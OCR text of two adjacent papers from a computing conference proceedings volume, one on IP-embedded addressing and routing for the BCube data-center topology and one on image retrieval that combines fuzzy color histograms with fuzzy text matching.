2.1 Addressing

As in original BCube, we address each server in $BCube\text{-}IP_k$ by $\langle a_k a_{k-1} \ldots a_0 \rangle (a_i \in [0, n-1], i \in [0, k])$. But, instead of using a different address format as in original BCube, we embed the address information inside an IP address. We use X to denote an octet of IP address and x to denote a bit of an octet. Servers and the interfaces connecting to switches at different levels are given in IP address of the form 10.X.xxxxxxxx.X. The last octet of IP address is used to address servers and intermediate connections. We choose remaining three octets to define different levels. As stated before, $BCube\text{-}IP_k$ is constructed from n $BCube{-}IP_{k-1}s$. We chose $n = 4$ for illustration purpose, but our proposed design works for any value for n. Only factor the n decides is number of bits j, $n = 2^j$ used for defining each level. As $n = 4$, we use 2 bits to address each level. By this, we use successive two bits from right to left of remaining three octets for encoding levels. This is illustrated in Fig. 2. For example, BCube address $\langle 3, 2, 1, 3 \rangle$ is encoded into an IP address as 10.0. 00 11 10 01.3 and its decimal equivalent is 10.0.57.3.

BCube-IP - flattening BCube: Flattening Data Center Networks(DCNs) design by removing one, and sometimes two, of the networking tiers that traffic has to flow through reduces the overall path length that leads to faster data transfer and uses lesser interconnections. But, downside of flattening is, interconnections capacity has to scale up to compensate the decreased bisection bandwidth. For the large designs such as DCNs, little scale-up in the place of large scale-out is an adroit




Fig. 2 Defining levels using recursive format of IP address

move. Since we have used last octet of IP address to assign address for all the servers, they all lie in a single broadcast domain. For this reason, TOR switch of $BCube{-}IP_0$ is used as basic building block instead of servers themselves. This change transforms BCube-IP into a pure networking topology, since conventional network favors multi-port switches rather than multi-port servers.

BCube-IP-Source-Routing (*Saddr, Daddr*)
Input: *Saddr*(Source Address), *Daddr*(Destination Address)
Output: Path from *Saddr* to *Daddr*.

1. Mask last 8 bits (Netmask = 255.255.255.0) of *Saddr* and *Daddr*
2. **if** *Saddr* == *Daddr* **then**
3. Return the PATH.
4. **else**
5. Extract the bits that are different
6. Randomly correct a differed bit of *Saddr*
7. Determine *NextTOR* through corrected *Saddr*
8. Append (*NextTOR*) to PATH
9. BCube-IP-Routing (*NextTOR*, *Daddr*)
10. **end if**

Algorithm 1: **Source-Routing for BCube-IP**

2.2 Routing

Since addressing mechanism of BCube-IP is similar to BCube with the only exception that the address is embedded in an IP address, the only logic we need to change is what and how many bits of IP address are to be used for computing the hamming distance. Since we have selected $n = 4$, successive two bits starting from the first bit of third octet are used to represent each level. Using similar logic of BCube, we get intermediate TOR switches of $BCube{-}IP_0$s in the path from source to destination. The new recursive source routing is given in Algorithm 1. In both Algorithm 1 and Algorithm 2, a bit is a representative for the set of bits which is determined based on number of bits we have used to encode each level.

2.3 Location-Based Routing for BCube-IP

The symmetry in topology construction and address assignment helps to determine the relative location of the server through the address assigned to it. For the address 10.0.13.2 [10.0.00 00 11 01.2], we can determine this address is of second server (2) of first TOR switch (01) of fourth $BCube{-}IP_0$ (11) of zeroth $BCube{-}IP_1$ (00). Since addresses assigned to interfaces of $BCube{-}IP_0$ and servers connecting




Fig. 3 Location-based routing in BCube-IP

to $BCube{-}minus;IP_0$ differ only in their last octet, location-based routing is done by comparing intermediate switch address with destination address. For this, we reprogram the switches to mask first octet and compare IP addresses of itself with the destination address. Algorithm 2 explains the forwarding decision at a switch based on switch and destination address.

Location-Based Routing (*Swaddr, Daddr)*
Input: *Swaddr* (Switch Address), *Daddr* (Destination Address)
Output: Next hop in forwarding path

1. Mask last 8 bits (Netmask = 255.255.255.0) of Swaddr and Daddr
2. **if** Swaddr == Daddr **then**
3. Packet belong to same $BCube{-}IP_{k-0}$, send packet directly to destination.
4. **else**
5. Extract the bits that are different
6. Randomly correct a bit and obtain next hop through this correction
7. Determine interface through which the packet to be forwarded.
8. **end if**

Algorithm 2: **Location-Based Routing for BCube-IP**

Figure 3 shows a path through which a packet is forwarded using location-based routing. Sequence of switches a packet traverse to reach the destination 10.0.15.3 from the source 10.0.03 is indicated with the numbers.

Table 1 System comparison between BCube and BCube-IP

Architecture	Addressing scheme	Routing	Address translation	Switches at $BCube_k$	Diameter	ABT
BCube	BCube address	BCube source routing	$O(n^{k+1})$	$n^k - 1$	$k+1$	$\frac{n}{n-1}(N-1)$
BCube-IP	IP address	IP Source routing, location-based outing	None	$n^{k-1} - 1$	k	$\frac{k+2n-1}{k(n-1)}(N-1)$

3 Comparison

Comparison of BCube-IP with BCube is shown in Table 1. BCube-IP compared with BCube supports same number of servers with same level but with less number of intermediate switches and interconnection. Further, flattening in BCube-IP reduces the diameter by one. But the downside of flattening is decrease in aggregate bottleneck throughput (ABT). We are not giving here the definition and proof of deriving ABT because of space constraint. Please refer [3] for the same.

Further, location-based routing in BCube-IP is much simpler and efficient compared to location-based routing in PortLand and Alias, wherein all prior works such as determining levels and constructing new address based on location information and mapping these location information to IP address during actual data transfer are all together eliminated.

4 Experiments

Experiments are conducted for three implementations of BCube: Lean-BCube configured to use BCube Source Routing (Lean-BCube), BCube-IP configured to use BCube-IP Source routing (BCube-IP), and BCube-OSPF configured to use OSPF as routing protocol (BCube-OSPF). NS3 simulator is used for realization of all three. For Lean-BCube, since it is difficult to maintain table that stores mapping with each node, we have maintained mapping from BCube address to IP addresses in a single file and all the nodes used this file for translation. Since in actual deployment every node maintains its own mapping, we have used third implementation BCube-OSPF. Since OSPF routing protocol maintains state information about every other nodes, this closely resembles actual deployment of BCube. For all the experiments, we have constructed respective BCubes with $k = 5, n = 4$ to support 4096 servers.

4.1 Memory Usage

We have measured the memory usage for each implementation by profiling using *valgrind*. Total memory used by different implementations is shown in Fig. 4a. Analysis of the snapshot indicated that peak usage of the memory is happening during the actual data transfer and it is the routing algorithm which is using large portion of the memory. Results in the graph shows lesser memory usage in BCube-IP compared with BCube-OSPF. Comparison between BCube-IP with BCube-OSPF gives near to realistic results as both the implementations are closer to the original deployments. In terms of memory usage, Lean-BCube is close to BCube-IP because Lean-BCube used single file for address translation and BCube-IP




Fig. 4 Resource usage for different implementations of BCube. **a** Memory usage snapshot. **b** CPU utilization

reduced usage of almost same amount of memory by avoiding need for translation table. We have also studied CPU utilization for different implementations of BCube. The CPU utilization is obtained using *Kcachegrind*. For measuring CPU performance, we have considered the percentage of CPU used by routing algorithm to the total CPU utilization for the entire simulation. Results for the CPU utilization for three different implementation of BCube are shown in Fig. 4b. Observations we have made for memory usage are also hold good for CPU utilization.

4.2 Route Delay

We have used benchmark suite similar to [1] for measuring average delay for each flow. Figure 5a shows the average delay for all the flows in respective scenario for three routing algorithms. BCube-IP source routing performed better compared with BCube source routing because it does not need translation of BCube address to IP address at every hop and modifying the packets to include/remove BCube headers as in original BCube source routing. Next, the performance of location-




Fig. 5 Performance of routing algorithms. **a** Average delay for a flow. **b** Comparison between two routing

based routing in terms of average delay for data transfer compared with BCube-IP source routing is shown in Fig. 5b. Location-based routing performs better in this case as it do not compute the path before the data transfer and the next hop for a packet is determined by just comparing switch address with the destination address.

5 Conclusion

In this paper, we have presented the design BCube-IP, which overcomes the limitations of BCube that arise due to the use of two different address spaces. Use of single address space in BCube-IP resulted in better performance of source routing because of elimination of additional complexities such as mapping addresses spaces and modifying packets. Further, since BCube-IP resembled proposed addressing mechanism of LISP, we have proposed location-based routing that is simpler and efficient when compared to location-based routing proposed for PortLand and Alias. Our idea of deriving BCube-IP from BCube can also be extended for other modular DCNs designs.

References

1. Al-Fares, M., Loukissas, A., Vahdat, A.: A scalable commodity data center network architecture. SIGCOMM Comput. Commun. Rev. **38**, 63–74 (2008)
2. Guo, C., Wu, H., Tan, K., Shi, L., Zhang, Y., Lu, S.: Dcell a scalable and fault-tolerant network structure for data centers. In Proceedings of the ACM SIGCOMM 2008 conference on Data communication, SIGCOMM '08, New York, NY, USA, ACM, pp. 75–86 (2008)
3. Guo,C., Lu, G., Li, D., Wu, H., Zhang, X., Shi, Y., Tian, C., Zhang, Y., Lu, S.: BCube: a high performance server-centric network architecture for modular data centers. In Proceedings of the ACM SIGCOMM 2009 Conference on Data Communication, SIGCOMM '09, pp. 63–74, New York, NY, USA. ACM (2009)
4. Niranjan Mysore, R., Pamboris, A., Farrington, N., Huang, N., Miri, P., Radhakrishnan, S., Subramanya, V., Vahdat, A.: Portland a scalable fault-tolerant layer 2 data center network fabric. SIGCOMM Comput. Commun. Rev. **39**, 39–50 (2009)
5. Walraed-Sullivan M., Mysore, R.N., Tewari, M., Zhang, Y., Marzullo, K. Vahdat, A.: Alias scalable, decentralized label assignment for data centers. In Proceedings of the ACM Symposium on Cloud Computing (SOCC), Cascais, Portugal, Oct. 2011
6. Ashok Kumar, A.R., Rao, S.V., Goswami D.: 4-4, 1-4 architecture for data center network based on ip address hierarchy for efficient routing. In: 2012 11th International Symposium on Parallel and Distributed Computing (ISPDC), June 2012, pp. 235–242

Image Retrieval Using Fuzzy Color Histogram and Fuzzy String Matching: A Correlation-Based Scheme to Reduce the Semantic Gap

Nidhi Goel and Priti Sehgal

Abstract The research interest in the recent years has progressed to improve the performance of image retrieval (IR) systems by reducing the semantic gap between the low-level features and the high-level concept. In this paper, we proposed an approach to combine the two modalities in IR systems, i.e., content and text, while considering the semantics between the query image and the textual query provided by the user. For content matching, color feature is extracted and is represented using fuzzy color histogram (FCH). For text matching, fuzzy string matching with edit distance is used. Furthermore, we find the correlation between the query image and the textual query provided by the user to reduce the semantic gap. Using this correlation, we combined the two modalities with late fusion approach. The proposed approach is assessed on standard annotated database. Higher values of precision and recall show better performance of the proposed approach. Moreover, the use of correlation helps in reducing the semantic gap and providing good results through better ranking of the similar images.

Keywords CBIR · TBIR · Fuzzy color histogram · Fuzzy string matching · Late fusion

N. Goel (✉)
Department of Computer Science, University of Delhi, Delhi, India
e-mail: nidhi_hansraj@yahoo.co.in

P. Sehgal
Department of Computer Science, Keshav Mahavidyalaya, University of Delhi, Delhi, India
e-mail: psehgal25@rediffmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_31, © Springer India 2014

1 Introduction

The advancement in the data storage and acquisition techniques has led to the availability of enormous amount of visual information/data, from medical domain to Web to personal data collection [1]. For decades, the researchers have been interested in developing appropriate retrieval systems to manage the visual data effectively and efficiently. Image retrieval (IR) has evolved from text based (1980s) to content based (1990s) to fuzzy IR (2004) based [2]. In text-based image retrieval (TBIR) systems, the images are retrieved from the database based on the text annotations (or metadata) associated with the images [3], while content-based image retrieval (CBIR) is an IR technique, in which visual content (color, shape, texture, and spatial layout) is used to search images from large image databases [4]. The main challenge that persists today is the problem of semantic gap. According to Smeulders et al. [5], semantic gap is the mismatch between the user requirement and the capabilities of the IR system. The semantic interpretation of an image has very little to do with the statistics of the value of the pixels [6]. The image data are generally stored in systems in the form of statistical value of the pixels. The statistics are calculated using the low-level features of the image. On the contrary, the humans who need to search these large image datasets express their query by using the text in the form of keywords. Therefore, it is necessary to understand the mapping between the two modalities, i.e., content and text. Two important factors contribute to semantic gap. Firstly, users are unable to formulate the query properly, i.e., there may be a difference between the image query and the textual query. Secondly, IR systems lack the understanding of user intention behind the query. Later is known as intention gap [7, 8]. Over the years, it has been realized that both text and content are necessary for retrieving good results. Their combination helps in reducing the semantic gap. Research results by Zhou and Huang [9] and Müller et al. [10] indicate that a combination of text and image contents can be a worthwhile approach to improve the quality of image result sets. The experiments conducted by Christel [11] show that using multiple access strategies on CBIR reveals good results rather than using CBIR alone. Four access strategies are used, namely query-by-text, query-by-image, query-by-bestoftopic, and query-by-concept. Work in [12] proposed different approaches to understand the high-level semantics. They have categorized the approaches into five major headings. Grosky et al. [13] have emphasized that there is a need for finding and managing the correlation between low-level features and high-level semantics information [14]. The search strategies in multimodal retrieval systems are demonstrated, and it was observed that text was the main query mode among the text, color, sketch, and category modes. Zhang and Song [15] have also combined the two approaches to overcome the drawbacks of pure content-based approach and pure text-based approach. For text matching, full-text index created using SQL was used. For content retrieval, the weighted combination of color layout, edge

histogram, and autocorrelogram was used. According to [16], if ability to examine the image content does not exist, then search depends upon metadata like captions/keywords. Jain and Sinha [17] say that content without context is meaningless. The authors give four reasons to support their study and present approaches that appropriately combine content with context to bridge the semantic gap. A Web image search engine ExCBIR was proposed [18], which learns the semantics of query image. It weightily combines the two vectors (text and image) into semantic representation of query image according to different confidence of each feature. Author in [19] discusses how combining existing techniques may help improve the understanding of user intentions in IR. Underlying hypothesis is that such an approach will make it easier for an IR system to understand the user's intention behind a search. However, finding the correlation between low-level features and high-level concepts to bridge the gap between visual features and semantic content has been a major challenge in this research field. In this paper, a novel approach is proposed that combines text- and content-based IR. Fuzzy string matching is proposed for TBIR and fuzzy color histogram (FCH) for CBIR. Further, correlation between the two queries, i.e., textual and visual, is used to bridge the semantic gap. Based on the correlation value calculated for the two modalities, weighted combination of two approaches is used for retrieving the results. The correlation value helps in ranking the results in a better manner.

The rest of the paper is organized as follows. Section 2 discusses the framework of the proposed system in detail, Sect. 3 evaluates and compares the performance of this system with previous system "Refined Hybrid Image Retrieval System (RHIRS)," and Sect. 4 concludes the paper.

2 Proposed Approach

The proposed algorithm uses both the visual content and text (metadata) associated with the image for IR. The system has user interface where user can enter the query in the form of text and/or a query image. Feature vector for query image and database images is created using FCH. Using L1 distance metric, similarity matching is done and score list is obtained for visual content. The text matching is done using fuzzy string matching, and similarity score list for text is obtained. Now, these two lists are combined in a significant way such as to reduce the semantic gap. Correlation between the similarity lists of text and visual content is calculated. If the query image and query text are highly correlated than equal weightage is given to both the modalities text and content for IR but if they are weakly correlated or uncorrelated more weightage is given to content modality only. Final combined similarity score list is obtained for query image and database images. Similarity score list is arranged in the descending order, and the top 15 images are displayed. Figure 1 shows the framework for the proposed approach.




Fig. 1 Framework for the proposed approach

2.1 Content Retrieval and Matching

Color feature extraction and feature vector creation using FCH

One of the most important features a human uses for visual communication is the color. One of the effective representations of color feature is color histogram. Conventional color histogram (CCH) is the approach more frequently adopted for CBIR systems [20]. CCH has advantage of simplicity and low demand of memory space [21]. A color histogram does not change with the variations in pictures' geometry, so it is a widely used feature for image indexing although it has some disadvantages associated with it. CCH is sensitive to noisy interferences. Small change in image might result in large change in the histogram. This can be resolved by using FCH [22]. FCH computes the color similarity information by spreading each pixel's total membership value to all the histogram bins in contrary to CCH, which calculates the color similarity by finding the probability of each pixel value. Moreover CCH is 3D, so they are computationally expensive. For this purpose, fuzzy histogram-linking approach is used that projects 3D to 1D histogram. In our proposed system, we use this fuzzy histogram-linking approach, which has twofold advantages [23]. Firstly, it acquires the benefits of CCH, and secondly, it resolves the sensitivity and computational complexity issue of CCH.

Fuzzy histogram-linking approach

Fuzzy histogram-linking approach is based on the L*a*b color space as it is perceptually more uniform color space. The a* and b* components are subdivided into five regions, representing green and greenish for the middle of the component; reddish and red for a*; blue and bluish for the middle of the component; yellowish and yellow for b*; whereas L* is divided into three regions: black, gray, and white. The fuzzification is done using triangular-shaped built-in membership functions (MF) for L*, a*, b*. The fuzzy linking of three components (L*, a*, b*) is made

according to 27 fuzzy rules, which leads to the output of the system [23]. The a* and b* components are given more weightage than L* as they provide most color information of the image. The defuzzification process is done along the 10 MFs that lead to 10 bin final fuzzy histogram. Since only 10 bins are used to describe the color distribution of image and 3D histogram is projected to 1D histogram, comparison of histograms becomes faster.

Similarity measure and image matching

Different similarity measures affect the performance of IR systems considerably. Good integration of similarity measure and the image feature should be used to calculate the similarity between the two images. According to [24], among L1 distance metric, quadratic distance, Canberra distance, L2 distance, and L∞ distance metric, L1 performs well for the color histogram feature. So L1 distance is used for calculating the similarity between the query image and the database images. L1 distance is calculated using Eq. (1).

$$d(I,J) = \sum_{k=1}^{n} |x_k(I) - x_k(J)| \tag{1}$$

where $d(I,J)$ is the distance between image I and image J, k is the dimension of the feature vector x, x_k is the kth dimension of feature vector x for image, $k = 1,2,\ldots,n$, and n is the number of dimensions of the feature.

The images are scaled to 1/4th of their size to speed up the calculations. This helps in avoiding the normalization of histogram bins, since normalization leads to loss of color quantity information. FCH for all the database images and query images using histogram-linking approach is calculated after converting them to L*a*b color space. Using L1 similarity measure, the distance between query image and all database images is calculated. A similarity score list corresponding to color feature is obtained for query image and database image. Thus, we obtain a list of scores for visual similarity.

2.2 Text retrieval and matching

Preprocessing the annotations

Images are read one by one from the database collection, and the annotation associated with each image is extracted. Annotation of an image may contain single or multiple words. Preprocessing functions for tokenization and stopword removal are applied on the annotations. The same preprocessing is applied on the text of the query.

Fuzzy Text Matching

Text matching is done using fuzzy string matching with edit distance. Fuzzy string matching means matching the pattern in words approximately rather than

exactly. Therefore, it helps to overcome the disadvantage of hit/miss-type search for TBIR systems. Levenshtein approach is used for fuzzy string match [25]. It calculates the number of edits, i.e., insertion and deletions, required to transform one string to another string. The distance of a match is measured in terms of the number of basic operations that are required to convert the string into an exact match. This number is called the edit distance. The usual basic operations are as follows:

Insertion: e.g., gren → green
Deletion: e.g., waters → water

The number of edits obtained from fuzzy string matching is converted to match percentage using Eq. (2).

$$\text{strDist} = 1.0 - (\text{LevenshteinDist}(s1, s2))/\max(s1, s2) \tag{2}$$

where LevenshteinDist ($s1$, $s2$) = edit distance between $s1$ and $s2$, $s1$ = length of string1, $s2$ = length of string2

The following example 1 demonstrates how the match percentage is obtained using the edit distance between two strings.

Example 1 To match "building" with "buildings."
$n = 1$ using Levenshtein distance, $s1 = 8$, $s2 = 9$

- $\max(s1,s2) = 9$
- $\text{strDist} = 1 - 1/9$
- $\text{strDist} = 0.88$ or we can say 88.8 %, which is good enough.

The following example shows that how fuzzy string matching approach overcomes the hit/miss-type search. Suppose the text query entered by user is "cherry," but the annotations available in dB do not have word cherry instead, they have "cherries."

Using tf-idf approach, the result is based on exact search and no match for the query will be returned [26]. The images with annotation "cherries" would be missed although the word is the plural of the word in query. Now, on the other hand, if we use fuzzy string matching, then the search will return 0.5 (50 % match) for the query, which is good enough to match the results. So we will not at least miss the images which are tagged "cherries" and not exactly "cherry."

Using fuzzy string matching, the textual query is matched with all the words in annotation associated with the image in the database. So an array of distances is obtained for query image and database image. From the array obtained, maximum value is extracted and stored as the similarity score of that database image with the textual query. Similar procedure is applied on all the database images. As a result, we have a list of textual similarity scores for all the images.

2.3 Bridging Semantic Gap Using Correlation

One of the important factors that contribute to semantic gap might be that user is unable to formulate their query properly, i.e., there may be difference between the image query and the textual query. Figure 2 shows the example of bad and good semantics, respectively.

To understand the semantic gap between textual query and visual query, we have calculated the correlation between the two similarity score lists obtained for textual and visual similarities. The correlation is calculated using Eq. (3).

$$R_{tv} = \frac{\sum tv}{\sqrt{\sum tt \sum vv}} \tag{3}$$

R_{tv} is the correlation between the distance $d_t(q,X)$ obtained for textual similarity and the distance $d_v(q,X)$ obtained for visual similarity of each image X from the database given a query q.

$\sum tv$ is the covariance matrix of d_t and d_v and is calculated using Eqs. (4) and (7)

$$\sum tv = \frac{1}{N}\sum_{n=1}^{N}(d_t(q,X_n) - \mu_t).(d_v(q,X_n) - \mu_v) \tag{4}$$

$\sum tt$ is the covariance matrix of d_t and d_t and is calculated using Eqs. (5) and (7)

$$\sum tt = \frac{1}{N}\sum_{n=1}^{N}(d_t(q,X_n) - \mu_t)^2 \tag{5}$$

$\sum vv$ is the covariance matrix of d_v and d_v and is calculated using Eqs. (6) and (7)

$$\sum vv = \frac{1}{N}\sum_{n=1}^{N}(d_v(q,X_n) - \mu_v)^2 \tag{6}$$

$$\mu_i = \frac{1}{N}\sum_{n=1}^{N} d_i(q,X_n) \tag{7}$$

Building

Grass

Fig. 2 Example of bad and good semantics

Here, $\mu_i = \{\mu_t, \mu_v\}$, $X \in (X_1, X_2, X_3, \ldots, X_N)$, and N is the number of database images.

The correlation value obtained for the two lists will reflect the semantics between the textual query and the query image provided by the user. The experiments conducted by us reveal that for good semantics, the correlation value is more than 0.15, whereas if value is less than 0.15, it represents the bad semantics.

2.4 Combined Retrieval Using Text and Content

After the correlation value is obtained, the two modalities (textual and visual) are combined using late fusion technique with linear combination [27]. In order to retrieve the images based on both textual score S_t and visual score S_v, we combine the two lists obtained from previous steps in linear manner using Eq. (8).

$$\text{Scom}(I) = R * (1 - S_t(I) + (1 - R) * S_v(I)) \tag{8}$$

S_t	Textual similarity score
S_v	Visual similarity score
I	Query image
S_t and S_v	are normalized, R ε [0, 1]
R	Correlation score obtained for S_t and S_v for an image I

If the correlation value R is less than 0.15, more weightage is given to the content. If R is more than 0.15, then the weight given to both the lists is 0.5(50 %). After getting the combined score list, the list is arranged in descending order and the top 15 results are displayed.

3 Experimental Results

The proposed algorithm is tested using UW-annotated database. This database is created at the University of Washington and consists of categorized collection of approximately 1,109 images. These images are annotated using keywords. There are 18 categories, for example “spring flowers,” “Swiss mountains,” “Iraq and,” “cherries”. On the average, each image has about 6 words of annotation. Minimum number of keywords per image is 1, and maximum number is 26. Annotations are available in the form of text files. MATLAB 7.0 is used for developing the proposed system.

Table 1 P/R table for 10 categories

Category	Retrieved images	Relevant images in dB	No. of relevant images retrieved	Precision	Recall
Arborgreens	15	15	11	0.73	0.73
Cherries	15	16	11	0.73	0.69
Campusinfall	10	10	9	0.90	0.90
Columbiagorge	12	12	9	0.75	0.75
Football	12	12	11	0.92	0.92
Greenlake	12	11	9	0.75	0.82
Leaflesstrees	13	13	12	0.92	0.92
Sanjuans	14	14	12	0.86	0.86
Springflowers	12	12	11	0.92	0.92
Swissmountains	15	15	12	0.80	0.80

The performance is measured using two retrieval statistics, precision and recall. The values are calculated using Eqs. (9) and (10), respectively. Table 1 shows the precision and recall values for the ten categories of UW-annotated database obtained using the proposed approach. Figure 3 shows the precision and recall graph for the same.

$$\text{Precision} = \frac{\text{No. of Relevant images retrieved}}{\text{No. of images retrieved}} \tag{9}$$

$$\text{Recall} = \frac{\text{No. of Relevant images retrieved}}{\text{No. of relevant images in database}} \tag{10}$$

3.1 Importance of Correlation: R Coefficient

- **With correlation**, ***R***—Fig. 4a shows the example of "Bad Semantics," as the text query "building" does not match with the input query image, which shows some bushes or trees. The correlation value R calculated using the proposed approach is 0.0652 that reflects the bad correlation between the text and the content. The results in Fig. 4b do match the query image because if the semantics is bad, then we are giving importance to the content.
- **Without correlation**, ***R***—If we do not consider correlation R and take same weightage for both text and content, then the results shown in Fig. 5 are not good because equal weightage is given to textual query, which is either incorrect or does not match with the sample image provided.

The results also show that there is difference in ranking of the retrieved results. The first, fourth, seventh, and ninth images in Fig. 4a are not displayed in Fig. 5.




Fig. 3 P/R graph for 10 categories

In Fig. 5, some irrelevant images are retrieved which are not visually similar to the query image. They are retrieved because the images in Fig. 5 represent the retrieval result without correlation. Due to which the images with annotation keyword as "buildings" are given 50 % weightage and are retrieved. However, in Fig. 4b images are retrieved using the proposed approach with correlation. Since correlation values is just 0.0652 which is less than 0.15, that means the text is given only 6.52 % weightage and content is given more importance. Therefore, we obtain visually better results in case we consider correlation.




Fig. 4 **a** Bad semantic input by the user. **b** Result of bad semantics with R

Fig. 5 Result of bad semantics without R

3.2 Comparison with Previous Approach: Refined Hybrid Image Retrieval System

We have compared the results of the proposed approach with a recent algorithm RHIRS [28] in which tf-idf approach was used for feature vector generation of text and cosine similarity was used for text matching. The feature vectors for images

Table 2 P/R table for 10 categories comparing proposed approach with RHIRS

Category		Precision	Recall
Arborgreens	Proposed	0.73	0.73
	RHIRS	0.53	0.53
Cherries	Proposed	0.73	0.69
	RHIRS	0.53	0.50
Campusinfall	Proposed	0.90	0.90
	RHIRS	0.60	0.60
Columbiagorge	Proposed	0.75	0.75
	RHIRS	0.58	0.58
Football	Proposed	0.92	0.92
	RHIRS	0.75	0.75
Greenlake	Proposed	0.75	0.82
	RHIRS	0.25	0.27
Leaflesstrees	Proposed	0.92	0.92
	RHIRS	0.92	0.92
Sanjuans	Proposed	0.86	0.86
	RHIRS	0.57	0.57
Springflowers	Proposed	0.92	0.92
	RHIRS	0.58	0.58
Swissmountains	Proposed	0.80	0.80
	RHIRS	0.67	0.67

